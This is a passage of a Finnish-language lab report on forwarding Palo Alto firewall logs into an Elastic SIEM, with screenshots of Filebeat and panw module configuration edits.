
Yhdistettiin SIEM:iin SSH:n kautta (Putty). (Kuvat 12, 13 & 14)



Kuva 12 SSH-yhteys SIEM:iin




Kuva 13 SSH- yhteys PuTTY



Kuva 14 SSH-yhteys onnistuneesti

3.3 Elastic agentit koneille


Lisätään Elastic agentit Win11 koneille, DC01, NS1, WWW, WSUS, SR01 Workstations, esitetty luontia kuvassa 15.



Kuva 15 Add agent - Workstations


3.4 Syslog-palvelinprofiili (syslog server profile)

Luotiin syslog-palvelinprofiili (syslog server profile) Palo Altossa: Device > Server Profiles > Syslog




Kuva 16 PA syslog server profile

Luodaan lokin edelleenlähetysprofiili (log forwarding profile)




Kuva 17 Log forwarding profilen luomista

Käytetään lokin edelleen lähetysofiilia suojauskäytännössä (security policy). Siirry kohtaan "actions" ja otetaan käyttöön lokiasetukset ja lokin edelleen lähetyt. Esitetty kuvassa alla.




Kuva 18 PA to SIEM security policy rule

Siirryttiin kohtaan Device - Setup - Services - Service Route Configuration. -> Valittiin "Customize" ja enable Syslog. Määriteltiin interface ethernet 1/6.102 ja osoite 10.2.0.1/24. Esitetty kuvissa alla.



Kuva 19 Service route congifuration




Kuva 20 PA Service route source

Commit, ja sitten Lokit Palo Altosta SIEMiin.

3.5 Logit Palo Altosta SIEMiin käyttämällä Beatsia


Avattiin portti 514/UDP SIEM palomuurissa.

Elasticissa Add integrations -> Palo Alto Next-Gen Firewall -> Also available in Beats -> Palo Alto Networks PAN-OS Logs ja seurataan ohjeita "Linux RPM" välilehdeltä. Esitetty kuvassa 21.



Kuva 21. Linux RPM ohjeistus


Ensimmäiseksi ladattiin ja asennettiin Filebeat SIEMiin, esitetty kuvassa 22.



Kuva 22. Filebeatin lataus ja asennus

Avattiin /etc/filebeat/filebeat.yml tiedosto ja muokattiin ohjeiden mukaan. Esitetty kuvissa 23-25.

Huom, joissain kuvissa muokkaamamme rivi ei ole vielä sisennetty oikeaan kohtaan.



```

root@siem:~
GNU nano 2.9.8 /etc/filebeat/filebeat.yml Modified

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:


# Kibana Host
# Scheme and port can be left out and will be set to the default (http and 5601)
# In case you specify and additional path, the scheme is required: http://localhost:5601/path
# IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
host: "localhost:5601"

# Kibana Space ID
# ID of the Kibana Space into which the dashboards should be loaded. By default the Default Space will be used.
#space.id:

# ===== Elastic Cloud =====
# These settings simplify using Filebeat with the Elastic Cloud (https://cloud.elastic.co)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
  
```

Kuva 23. Setup.kibana alla host arvoon "localhost:5601"



```

root@siem:~
GNU nano 2.9.8 /etc/filebeat/filebeat.yml Modified

# Configure what output to use when sending the data collected by the beat.
# ----- Elasticsearch Output -----
output.elasticsearch:
# Array of hosts to connect to.
hosts: ["localhost:9200"]


# Protocol - either 'http' (default) or 'https'.
#protocol: "https"

# Authentication credentials - either API key or username/password.
#api_key: "id:api_key"
username: "elastic"
password: "elastic"
ssl.ca_trusted_fingerprint: "e18a3dbf38c9dbc62fee265f0a414febl4ae084e2d6ec77f045"

# ----- Logstash Output -----
#output.logstash:

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
  
```

Kuva 24. Output.elasticsearch arvot.



```

root@siem:~
GNU nano 2.9.8 /etc/filebeat/filebeat.yml

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
#cloud.id:

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `<user>:<pass>`.
#cloud.auth:

# ===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

# ----- Elasticsearch Output -----
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["https://localhost:9200"]


  # Protocol - either `http` (default) or `https`.
  [ Wrote 230 lines ]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

Kuva 25. Muutettiin output.elasticsearch hosts-arvo https

Annettiin komento "sudo filebeat modules enable panw" ja muokattiin panw.yml tiedostoa ohjeiden mukaan, rivit sisennetty kuvan jälkeen. Esitetty kuvassa 26.



```

root@siem:~
GNU nano 2.9.8 /etc/filebeat/modules.d/panw.yml Modified

# Module: panw
# Docs: https://www.elastic.co/guide/en/beats/filebeat/8.3/filebeat-module-panwG

- module: panw
  panos:
    enabled: true
    var.syslog_host: 0.0.0.0
    var.syslog_port: 514

    # Set which input to use between syslog (default) or file.
    #var.input:

    # Set custom paths for the log files. If left empty,
    # Filebeat will choose the paths depending on your OS.
    #var.paths:

    # Set internal security zones. used to determine network.direction
    # default "trust"
    #var.internal_zones:

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

Kuva 26. Panw.yml arvot

